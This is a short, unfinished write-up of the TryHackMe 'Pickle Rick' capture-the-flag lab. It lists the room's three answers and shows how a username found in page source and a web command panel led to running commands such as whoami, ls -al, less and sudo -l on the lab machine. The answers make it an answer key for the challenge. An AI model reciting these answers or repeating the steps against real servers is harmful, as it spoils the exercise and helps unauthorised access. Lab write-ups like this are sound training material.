

Pickle_Rick_CTF.md

Pickle Rick Writeup


This CTF is a very easy but also one of my first ever done CTF. It is on tryhackme, link: <https://tryhackme.com/room/picklerick>

Active Machine Information

Title	IP Address	Expires	
Pickle Rick	10.10.29.1	1h 58m 31s	<div>Add 1 hour</div> <div>Terminate</div>

100%

Task 1 Pickle Rick



Deploy

This Rick and Morty themed challenge requires you to exploit a webserver to find 3 ingredients that will help Rick make his potion to transform himself back into a human from a pickle.

Deploy the virtual machine on this task and explore the web application.

What is the first ingredient Rick needs?

mr. meeseek hair

Correct Answer

Whats the second ingredient Rick needs?

1 jerry tear


Correct Answer

Whats the final ingredient Rick needs?

fleeb juice

Correct Answer

I first ran nmap, nikto and gobuster:



We can find: /login.php (200) /robots.txt(200)

and in 300: /portal.php /assets


After the basic enumeration, I looked a bit in the developer tools and, I found something interesting in the source code:

```
<body>
  <div class="container">...</div>
  <!--
    Note to self, remember username!



    Username: RickRul3s

  -->
</body>
</html>
```


I then took a look at robots.txt:




We can then try it in the login page, and It works!




In the writable field you can then write commands, for example "whoami":




After a `ls -al` command you can see "Sup3rS3cretPickl3Ingred.txt", but you can't cat it...




So I tried to less it, and it works!



You can actually already find the second flag



BUT when using the command "sudo -l" to see what command we can run, we see something interesting:

